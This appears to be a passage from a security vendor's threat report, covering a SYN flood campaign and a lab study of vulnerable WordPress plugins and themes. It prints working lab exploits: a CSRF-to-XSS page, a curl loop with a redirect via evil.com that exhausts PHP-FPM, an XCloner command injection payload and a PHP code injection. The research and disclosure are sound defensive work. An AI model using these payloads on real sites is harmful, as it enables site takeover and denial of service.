13:35:29.463579 IP 84.236.124.125.58234 > Y.Y.Y.Y.80: Flags [S], seq
3816467470:3816468366, win 65535, length 896
....E....z..{..sT.|}..5..z.P.z......P.....................5.k.........
0.p.
l.........
1.To
m...".....
2.00
.2.iso.75 Tourer - MG ZR ZT ZTT ZS MG TF - All Manuals.iso.............................
.........<snip>......

13:27:36.920623 IP 211.142.30.46.38176 > Y.Y.Y.Y.80: Flags [SW], seq
2501915743:2501916639, win 65535, length 896
13:27:36.920626 IP 112.5.230.168.43734 > Y.Y.Y.Y.80: Flags [SEW], seq
2866162251:2866163147, win 65535, length 896
13:27:36.920798 IP 211.142.30.46.41162 > Y.Y.Y.Y.80: Flags [SE], seq
2697634830:2697635726, win 65535, length 896
```

Figure 2-1: DDoS attack signatures used during this attack campaign. The SYN flood contains a torrent reference

The SYN flood also contains large data payloads — mostly 896 bytes per packet.

The method used for padding data appeared to have picked up some artifacts from the attack source, possibly loaded from memory. The expanded SYN payload shown in Figure 2-1 contains references to a file likely obtained via torrent. Although the actual data within the payloads didn't affect the attack behavior, it added unique attributes that can aid mitigation and investigation.




Figure 2-2: Most SYN payloads contained exactly 896 bytes, not including IP or TCP headers

2.2 / ACK AND SYN BEHAVIOR IN A DISTRIBUTED ATTACK / ACK floods are intended to tie up server resources. Since the ACK flood requests do not correspond to active TCP sessions, the server responds with a reset to the source of the request. This type of request is less likely to make it past a firewall that keeps track of session state. SYN flood requests can make it through stateful firewalls, because SYN requests are used to form TCP sessions. Servers will respond with a SYN-ACK, which can also tie up server resources.

That being said, these requests are part of a distributed denial of service attack, which is the key when talking about SYN floods and other attacks in the context of DDoS. It simply doesn't matter what is or isn't supposed to happen with these requests when they are sent at a rate of 46 million per second.

In addition to the high packet rate, the extra payload data on SYN requests observed during the attack doesn't change the way they are treated by end devices. The payloads are added to create higher bandwidth and attacks this large will exceed the throughput limits of network devices. Even if the requests don't make it to the end server, the bandwidth at the target network may not be adequate to withstand an attack this large while continuing to serve typical traffic. Usually, support from a dedicated DDoS mitigation provider is required to block the DDoS attack in the cloud.

2.3 / Source Countries / Attack traffic was sourced mostly by the United States and also came from China, Japan, South Korea and the UK as show in Figure 2-3.




Figure 2-3: Top five source countries for the SYN payload

2.4 / Not DDoS-for-Hire / Attacks sourced from the DDoS-for-hire market are popular, as demonstrated by the high percentage of reflection-based attacks observed each quarter. This attack does not appear to have been sourced from the DDoS-for-hire market. Instead, it appears to originate from a more traditional method:

bot-based attacks. Tools such as Spike and IptabLes/IptabLex have produced similar padded payloads. However, differences in the signatures may indicate a different threat or modifications to one of those tools.

2.5 / Summary / Multi-vector SYN and UDP attacks continue to produce some of the largest bandwidth DDoS attacks. Regardless of how SYN and ACK are handled by a server or a firewall, these distributed attacks are likely to overwhelm the target network.

UDP attacks in particular, require less overhead to launch and can produce high bandwidth or high packet rates; one UDP attack this quarter peaked at more than 200 Mpps. Yet the UDP payloads in this attack contained 1-byte payloads.

Bot-based attacks pose difficulties for attackers, as it is difficult to maintain an army of infected hosts. Administrators will eventually notice their server is consuming an inordinate amount of outbound bandwidth. Once discovered, the administrator can rebuild the server or eliminate the threat. The infection methods used by DDoS malware also allow administrators to take proactive measures to ensure their servers aren't affected. Once the word gets out about a malware threat spreading — and how it spreads, new mitigation tactics can be applied. After that, there won't be much room left for the malware to spread and infect new hosts.

DDoS-for-hire tools are often more difficult to combat since many are based on methods of reflection. SSDP and DNS reflection attacks will likely be around for some time, while new vectors like RIPv1 lend flexibility to the attacker's arsenal.

[SECTION]3 CASE STUDY: *WORDPRESS AND THE DANGER OF THIRD-PARTY PLUGINS*

WordPress is the world's most popular website and blogging platform. Its ever-growing popularity makes it an ***attractive target for attackers*** who aim to exploit hundreds of known vulnerabilities to build botnets, spread malware and launch DDoS campaigns.

WordPress itself isn't poorly written or shortsighted. The general security practices and features of the core are well-intentioned and well-implemented, and generally benefit from a lot of scrutiny by the core WordPress team, as well as hundreds of open source software contributors.

However, many of its security issues come from third-party plugins and themes.

These third-party components are written by developers with various skill levels and experience. They offer features as simple as customizing text input boxes to complex shopping cart and payment processing frameworks. These plugins can be downloaded from third-party directories, developers' websites, and from WordPress.org official listings. These plugins go through very little, if any, code vetting.

Getting a plugin or theme listed on WordPress.org is a fairly strict process, as it requires review and approval on initial submission and must adhere to WordPress' long list of ***guidelines***.

After this initial submission, review and approval, however, future changes go through a less-stringent vetting process. This means your secure plugin of today could be your attacker's plugin of choice when the plugin is updated in six months.

Given this thriving ecosystem, we reviewed some of the most popular plugins and themes on WordPress.org to determine the general security posture of third-party plugins and what vulnerabilities we could discover.

3.1 / General Findings / We used WordPress.org's listing and sorting features and downloaded the most popular plugins and themes for a number of pages. This led to a total of 600 plugins and 722 themes, with popularity ranging from a few thousand to a few hundred thousand active installs, according to WordPress.org's download statistics.

We utilized a slightly modified version of the PHP static analysis tool ***RIPS***, along with manual code review and dynamic testing on a standard WordPress installation to weed out and confirm exploitation potential. After testing 1,322 collective plugins and themes, we identified 25 individual plugins and themes that had at least one vulnerability — and in some cases, multiple vulnerabilities — totaling 49 potential exploits. These are listed in Section 3.6 of this report.

The most common vulnerabilities were cross-site scripting (XSS), which was expected. Conversely, there were some surprising discoveries, such as few local file inclusion (LFI) and path transversal (PT) exploits among the plugins and themes analyzed.

LFI and PT were at the top of our watch list due to their ability to leak very sensitive information and the lack of standards when coping with them (whitelisting, blacklisting, regular expressions, extension enforcement, etc.). However, most developers appear to be aware of the potential for abuse and have taken steps to successfully prevent LFI and PT exploits. There were a few dangerous LFI vulnerabilities, including one that would require the end user to modify a constant in the source code.

The most surprising discoveries were the number of email header injection vulnerabilities found in the themes, along with two instances of a site-wide DoS technique that could be leveraged against some open proxy scripts.

Many of the third party developers followed general guidelines and best practices by including files to prevent directory listings, checking script access to prevent direct execution, and using `is_admin()`, as well as other measures to ensure users couldn't (easily) abuse things they shouldn't access.

In general, most developers used the tools provided by PHP and WordPress and appeared to stick to best practices when it came to limiting direct access to scripts, enforcing user privileges, preventing directory listings, and using prepared SQL statements. This is likely in part due to ***WordPress' own review process***. In our lab environment, this was quite successful in preventing would-be attackers from succeeding with our *potentially vulnerable* discoveries. However, there were cases where developers used either the wrong tool or an improper implementation that would allow attackers to successfully exploit a flaw that appeared at first glance to be secure. Instances of this included a cross-site request forgery (CSRF) and a subsequent XSS attack into an admin's session due to improper usage.

In the next section, we'll review some of our discoveries, including cases of XSS, CSRF, and a DoS technique capable of crippling the underlying PHP parser and taking down an entire site with a single request.

3.2 / Cross-Site Scripting / Unsurprisingly, XSS was the most common vulnerability we observed. XSS is a common oversight in web applications and plugins. While most developers did a good job of utilizing the WordPress functions (`esc_html, esc_attr, esc_textarea, esc_js,` etc.) to sanitize output, some used them incorrectly or not at all. Some of the instances of XSS were common, usually failing to properly sanitize search text or contact form input.

Others relied on using HTTP referrer headers. Abusing HTTP referrer headers in this manner only requires an attacker to redirect the user from a crafted URL into the injectable page. There were several instances that seem as though developers didn't consider the contents of HTTP headers and thus `$_SERVER` would be subject to adversarial control, as shown in Figure 3-1.




Figure 3-1: An example showing abuse of an HTTP referrer header via XSS, in the lab environment

Another case involved a marketing plugin. While the developers had taken steps to prevent abuse by using wpnonce for CSRF prevention, they had implemented the verification process incorrectly. In the lab environment, this allowed us to modify settings of the plugin from a third-party site. The developers did not sanitize output of their settings page, which made a stored XSS attack feasible. In our lab, we were able to craft a page that would infect the settings page with a XSS payload over CSRF, and then redirect the admin to the now-poisoned page and execute the code, as shown in Figure 3-2. This allowed researchers to side-jack the administrator's active session and gain access to the admin section of the WordPress installation. What's more, because the payload and the rendering are sent in two different requests, this attack works in modern browsers such as Chrome, which under normal circumstances implement very effective anti-XSS measures by default.

```
<html>
<head>
</head>
<body>
<h1>hold on stuff is loading...<h/1>
<iframe name="csrf_it"x/iframe>
<form id="exploit" action="http://csrfvictim.com/wp-admin/edit.php?post_type=wp-call-to-action@page=wp_cta_global_settings" method="POST" target= "csrf_it">
    <input type="hidden" name= "nature" value="wp-cta-global-settings-save"></input>
    <input type="hidden" name="open-tab" id="id-open-tab" value="wp-cta-main"></input>
    <input type="text" value='</textarea><script>alert(document.cookie);</script>' name="wp-cta-main-global-css"></input>
</form>
<script>
    document.getElementById("exploit").submit();
    setTimeout(function(){
       document.location.href = "http://csrfvictim.com/wp-admin/edit.php?post_type=wp-call-to-action&page=wp_cta_global_settings";
    },1000);
</script>
</body>
</html>
```

Figure 3-2: An example of CSRF exploitation

3.3 / Email Header Injection / Themes are little more than a skin and graphics for a WordPress installation. Our initial assumption was that primarily we would discover XSS holes without many avenues for backend abuse. However, we identified multiple themes that were vulnerable to email header injection. This was mostly due to themes including a contact page equipped with a form and form handling logic, with little or no input sanitization, as shown in Figure 3-3.

```
<?php get_header(); ?>
<?php
/*-------------------------------------------------------------
        Form
-------------------------------------------------------------*/
$nameError = '';
&emailError = '';
$commentEroor  = '';
//If the form is submitted
if(isset($_POST['submitted'])) {
        $name = trim($_POST['contactName']);
        $email = trim($_POST['email']);
        $phone = trim($_POST['phone']);
        $comments = trim($_POST['comments']);
        if(!isset($hasError)) {
                $emailTo = esc_html(ot_get_option('charitas_contact_form_email'));
                if (!isset($emailTo) || ($emailTo == '') ){
                        $emailTo = esc_html(get_option('admin_email'));
                }
                $subject = 'New message From'.$name;
                $body = "My name is: $name \n\nMy Email is: $email \n\nMy phone number is: $phone \n\nMy comments: $comments";
                $headers = 'From: '.$name.' <'.$email.'>' . "\r\n" . 'Reply-To: ' . $email;

                mail($emailTo, $subject, $body, $headers);
                $emailSent = true;
        }
}
//end form
```

Figure 3-3: An example WordPress theme contact form vulnerable to email header injection

3.4 / Open Proxy Scripts / Many LFI vulnerabilities were successfully mitigated in the plugins due to processes implemented by the developers. These processes would scrub or test the input before it made it into functions such as `file_get_contents()` and `readfile()`. One concern was the failure to limit the scope of these file inclusion calls.

The developers' processes often ensured proper extensions were part of the request, and path transversal attempts were either blocked outright or effectively killed by input sanitization. However, most of them did not check or enforce protocols or domains, leaving malicious actors the opportunity to use ***PHP wrappers*** or to abuse the scripts as open-proxies. While open-proxies may not seem exceedingly dangerous, we've seen the rise in popularity of tools such as DAVOSET & UFOnet using open-proxy scripts for DDoS campaigns. Similarly, we have seen the ***Joomla Attack tool on multiple DDoS-for-hire sites***, following the discovery of an open-proxy script in a popular Google Maps plugin for Joomla.

In our testing, we identified two instances of plugins shipping with proxying scripts of this type. We discovered that calls to `file_get_contents()` and `readfile()` in PHP respect HTTP 300 codes and will attempt to follow redirects in search of the requested content. With this discovery, researchers in the lab environment were able to take a site down for multiple minutes with a single request by using a small shell script that would issue one request every .5 seconds. The site was taken down quickly, but more importantly, it remained down for more than an hour after we had stopped actively sending the malicious requests.

This style of DoS doesn't overwhelm the network or web server (in our case nginx) with massive amounts of traffic. In fact, in our initial lab testing, the loads on the server were so low we initially thought the attack wasn't working. Rather, the attack overwhelms the PHP parser by fetching a script we control, which causes it to fetch itself, recursively, until exhaustion. This is possible because it follows HTTP redirects within the affected functions.

One of the open proxy scripts ships with the ***WP Mobile Edition (WPME)*** plugin, which has more than 7,000 actives installations, according to WordPress.org statistics. There is also an open proxy script that ships with the ***Gmedia Gallery*** plugin, with more than 10,000 active installations, per WordPress.org. These two plugins represent more than 17,000 potential targets, assuming WordPress.org's stats are accurate and up to date. Approximately 1,200 of these targets could be identified with Google dorking.

The script we targeted is used within the WPME plugin for loading, compressing, and caching CSS files. The script is technically part of a third party theme called mTheme-Unus that appears to be a universal mobile theme. Upon our discovery and subsequent research into it, we found it has had ***some issues in its past***.

The script we tested resides deep within the `wp-content` directory structure. In the lab, we targeted the script directly and told it to fetch what appears to be a CSS file from a server we control. The request must appear to fetch a CSS file due to extension checking within the script as part of its own LFI prevention. This request to our server was caught by a single line PHP file that redirected the request back to the proxy script, telling it to fetch itself, fetching us. This acts like a fork bomb or infinite loop, with each request into the proxy fetching a redirect into the proxy that fetches a redirect into the proxy yet again, until the PHP parser kills the thread due to memory or execution time limits, as shown in Figures 3-4 through 3-8.

```
#!/bin/bash

while true; do
        curl -s "http://[redacted]/scan/wp-mobile-edition/admin/includes/mobile_themes/mTheme-Unus/css/css.php?files=http://[redacted]/DoS_it.css" &
        echo "sent..."
        sleep 5
done
```

Figure 3-4: In the lab, an attack shell script successfully redirected the CSS file request to a server under researcher's control

```
<?php
   header("Location: http://victim.com/scan/wp-mobile-edition/admin/includes/mobile_themes/mTheme-Unus/css/css.php?files=http://evil.com/DoS_it.css");
?>
```

Figure 3-5: The CSS file then redirected the request back to the proxy script

```
2015/05/2922:38:51[error] 13995#0: *5359 upstream timed out (110: Connection timed out) while
reading response header from upstream, client:[SERVER IP],server:localhost request:"GET/scan/wp-
mobile-edition/admin/includes/mobile_themes/mTheme-
Unus/css/css.php?files=http://evil.com/DoS_it.css HTTP/1.0",upstream:"fastcgi://unix:/run/php-
fpm/php-fpm.sock",host: "victim.com"

2015/05/2922:38:51[info] 13995#0: *5359 recv{} failed (104:Conneciton reset by peer) while sending
response to client, client:[SERVER IP],server:localhost,request:"GET/scan/wp-mobile-
edition/admin/includes/mobile_themes/mTheme-Unus/css/css.php?files=http://evil.com/DoS_it.css
HTTP/1.0",upstream: "fastcgi://unix:/run/php-fpm/php-fpm.soci", host: "victim.com"
```

Figure 3-6: The nginx error logs show the failed responses to the proxy script

```
[29-May-2015 22:40:39]WARNING:[pool www]seems busy(you may need to increase pm.start_servers,
or pm.min/max_spare_servers),spawning 32 children, there are 0 idle, and 602 total children
[29-May-2015 22:40:40]WARNING:[pool www]seems busy(you may need to increase pm.start_servers,
or pm.min/max_spare_servers),spawning 32 children, there are 0 idle, and 603 total children
[29-May-2015 22:40:41]WARNING:[pool www]seems busy(you may need to increase pm.start_servers,
or pm.min/max_spare_servers),spawning 32 children, there are 0 idle, and 604 total children
[29-May-2015 22:40:42]WARNING:[pool www]seems busy(you may need to increase pm.start_servers,
or pm.min/max_spare_servers),spawning 32 children, there are 0 idle, and 605 total children
[29-May-2015 22:40:43]WARNING:[pool www]seems busy(you may need to increase pm.start_servers,
or pm.min/max_spare_servers),spawning 32 children, there are 0 idle, and 606 total children
[29-May-2015 22:40:44]WARNING:[pool www]seems busy(you may need to increase pm.start_servers,
or pm.min/max_spare_servers),spawning 32 children, there are 0 idle, and 607 total children
```

Figure 3-7: The PHP-FPM logs display multiple warning errors as the script continues its requests back to the host and exhausts its resources

```
SERVER IP] - - [29/May/2015:22:42:14 +0000] "GET /scan/wp-mobile-edition/admin/includes/mobile_
themes/mTheme-Unus/css/css.php?files=http://evil.com/DoS_it.css HTTP/1.0" 504 537 "-" "-"
SERVER IP] - - [29/May/2015:22:42:14 +0000] "GET /scan/wp-mobile-edition/admin/includes/mobile_
themes/mTheme-Unus/css/css.php?files=http://evil.com/DoS_it.css HTTP/1.0" 504 537 "-" "-"
[SERVER IP] - - [29/May/2015:22:42:14 +0000] "GET /scan/wp-mobile-edition/admin/includes/mobile_
themes/mTheme-Unus/css/css.php?files=http://evil.com/DoS_it.css HTTP/1.0" 504 537 "-" "-"
[SERVER IP] - - [29/May/2015:22:42:15 +0000] "GET /scan/wp-mobile-edition/admin/includes/mobile_
themes/mTheme-Unus/css/css.php?files=http://evil.com/DoS_it.css HTTP/1.0" 504 537 "-" "-"
[SERVER IP] - - [29/May/2015:22:42:15 +0000] "GET /scan/wp-mobile-edition/admin/includes/mobile_
themes/mTheme-Unus/css/css.php?files=http://evil.com/DoS_it.css HTTP/1.0" 504 537 "-" "-"
[SERVER IP] - - [29/May/2015:22:42:15 +0000] "GET /scan/wp-mobile-edition/admin/includes/mobile_
themes/mTheme-Unus/css/css.php?files=http://evil.com/DoS_it.css HTTP/1.0" 504 537 "-" "-"
```

Figure 3-8: The nginx access logs show the server's repeated calls back to itself

The access and error logs illustrate what is happening with more detail: PHP-FPM has exhausted its allotted resources for child processes. Even with nginx and PHP-FPM tuning measures in place — such as increasing `max_children` to more than 9,000 and limiting `max_requests` to 500 — PHP-FPM stopped responding after a few minutes of two requests per second, effectively taking the site offline, as shown in Figure 3-9.

An error occurred.

Sorry, the page you are looking for is currently unavailable.
Please try again later.

If you are the system administrator of this resource then you should check the error log for details.

Faithfully yours, nginx.

Figure 3-9: The error message displayed when nginx failed to communicate with the exhausted PHP-FPM

3.5 / Command Injection / Among the WordPress plugins we tested, XCloner stood out due to its underlying system level functionality and its history of security issues. XCloner is a backup and restore component designed for PHP/MySQL websites and can work as a native plugin for WordPress and Joomla.

This plugin has multiple known and published vulnerabilities; we discovered even more. The combination of vulnerabilities we identified in our research could allow an attacker to use a web shell to gain remote access to critical functions, using just a little Google dorking. With more than 1 million downloads, this has potential to be a severe vulnerability.

The first vulnerability involves command injection. The contents of `$excluded_cmd` (line 1129) are passed to the `exec()` function on line 1205 of `cloner.functions.php`, as shown in Figure 3-10.

```
1129 $excluded_cmd = “”;
1130 if ($fp = @fopen($_REQUEST[‘excl_manual’], “r”)) {
1131 while (!feof($fp))
1132 $excluded_cmd .= fread($fp, 1024);
1133
1134 fclose($fp);
1135 }

Line 1205: If configured for manual mode the contents of $excluded_cmd are passed to
exec();

1205 exec($_CONFIG[tarpath] . “ $excluded_cmd “
. $_CONFIG[‘tarcompress’] .
“vf $backup_file update $file”);
```

Figure 3-10: Command injection vulnerabilities in the `cloner.functions.php` script

Using the backup comments feature, we can create a file with a list of executable commands, under `administrator/backups/.comments`. This file could include whatever the attacker wants, such as `;id>/tmp/w00t;`. The attacker can then change the configuration to a manual backup and perform a backup to gain control of the site, as shown in Figure 3-11.

```
http://www.vapidlabs.internal/wpadmin/
plugins.php?page=xcloner_show&option=com_cloner
&task=refresh&json=0&startf=300&lines=6204&backup=backup_20150511_
2028_
sqlnodr
op.tar&excl_manual=/usr/share/wordpress/administrator/backups/.comments
$ cat /tmp/w00t
uid=33(wwwdata)
gid=33(wwwdata)
groups=33(wwwdata)
```

Figure 3-11: An example command injection using the backup comments feature

The `$excluded_cmd` can be used for xss, as shown in Figure 3-12.

```
http://www.vapidlabs.internal/wpadmin/
plugins.php?page=xcloner_show&option=com_cloner
&task=refresh&json=0&startf=800&lines=6204&backup=backup_20150511_
2028_
sqlnodr
op.tar&excl_manual='><script>alert('w00t');</script>

Chrome XSS alert
The XSS Auditor refused to execute a script in
'http://www.vapidlabs.internal/wpadmin/
plugins.php?page=xcloner_show&option=com_…lno
drop.tar&excl_manual=%27%3E%3Cscript%3Ealert(%27w00t%27);%3C/script%3E' because
its source code was found within the request. The auditor was enabled as the server sent
neither an 'XXSSProtection'
nor 'ContentSecurityPolicy'
plugins.php?page=xcloner_show&option=com_…lno
drop.tar&excl_manual=%27%3E%3Cscript%3Ealert(%27w00t%27);%3C/script%3E' because
its source code was found within the request. The auditor was enabled as the server sent
neither an 'XXSSProtection' nor 'ContentSecurityPolicy' header.

header.
plugins.php:403 The XSS Auditor refused to execute a script in
'http://www.vapidlabs.internal/wpadmin/
```

Figure 3-12: Example abuse of the `$excluded_cmd` for XSS in XCloner

An attacker could also modify the language files to inject arbitrary PHP scripts as shown in Figure 3-13 and Figure 3-14.




Figure 3-13: XCloner vulnerabilities include the ability to edit language files (Italian in this case) to inject a PHP script

The default template has an error with the `LM_LOGIN_TEXT` field, which the researcher needs to clean to prevent a syntax error when trying to execute.

Figure 3-14: The `LM_LOGIN_TEXT` field had to be cleared, as shown on the right

Adding `foo");phpinfo();define("foo` to the `Translation LM_FRONT_*` field and then browsing to `language/italian.php` executes the malicious `phpinfo();` script.

```
1 <?php
2 define("LM_FRONT_CHOOSE_PACKAGE","foo");phpinfo();define("foo","fo");
3 define("LM_FRONT_CHOOSE_PACKAGE_SUB","<small>Si prega di selezionare la vers    ione di
Wordpress che si desidera installare</small>");
```

Figure 3-15: The resulting lines 1-3 of the injected code in `italian.php`

This command injection vulnerability, combined with ***CVE-2014-8605***, could easily result in a compromised website. An adversary could download your WordPress database via a predictable storage path in the web root. The database will contain the WordPress password hashes for all accounts, including the administrator account.

Once this hash has been cracked, the attacker can then use the remote command injection vulnerability to run shell commands and compromise the entire server.

3.6 / Cleanup / During this research, we encountered several good developers who were quick to address the issues and push patches. The challenge is tracking down what code belongs to what developer. On WordPress.org, finding contact information for authors of plugins and themes can be a challenge. There should be a standardized way to contact them from the WordPress.org site privately. While there is a support forum, it's public. Ideally, there would be a way to share private posts directed just to the author.

Figure 3-16 includes a list of the plugins we reviewed, the vulnerabilities found in each, and the CVE designations associated with them.

Plugin/Theme Name	Vulnerabilities Found	CFE Associated
XCloner	XSS, Cmd Inj	*CVE-2015-4336* *CVE-2015-4337* *CVE-2015-4338*
AdSense Click-Fraud Monitoring	XSS	CVE-2015-3998
Wow Moodboard Lite	Open Redirect	CVE-2015-4070
Gmedia Gallery	XSS, LFI, Open Proxy, DoS	CVE-2015-4339 CVE-2015-4340
WP Mobile Edition	XSS, LFI, Open Proxy, DoS, Email Inj.	CVE-2015-4560 CVE-2015-4561 CVE-2015-4562
Lightbox Bank	XSS	CVE-2015-4563
WP Fastest Cache	XSS	CVE-2015-4564
Leaflet Maps Marker	XSS	CVE-2015-4565
WordPress Landing Pages	XSS	CVE-2015-4566
AVH Extended Categories Widgets	SQLi	CVE-2015-4567
Huge-IT Gallery	XSS	CVE-2015-4568
Huge-IT Video Gallery	XSS	CVE-2015-4568
Easy Google Fonts	XSS	CVE-2015-4569
WordPress Calls to Action	CSRF, XSS	CVE-2015-4570
Constant Contact for WordPress	XSS	CVE-2015-4571
Zerif Lite Theme	XSS	CVE-2015-4572
Colorway Theme	XSS, Email Inj.	CVE-2015-4573 CVE-2015-4574
Charitas Lite Theme	Email Inj.	CVE-2015-4575
Ariwoo Theme	XSS, Email Inj.	CVE-2015-4576 CVE-2015-4577
Kage Green Theme	XSS	CVE-2015-4578
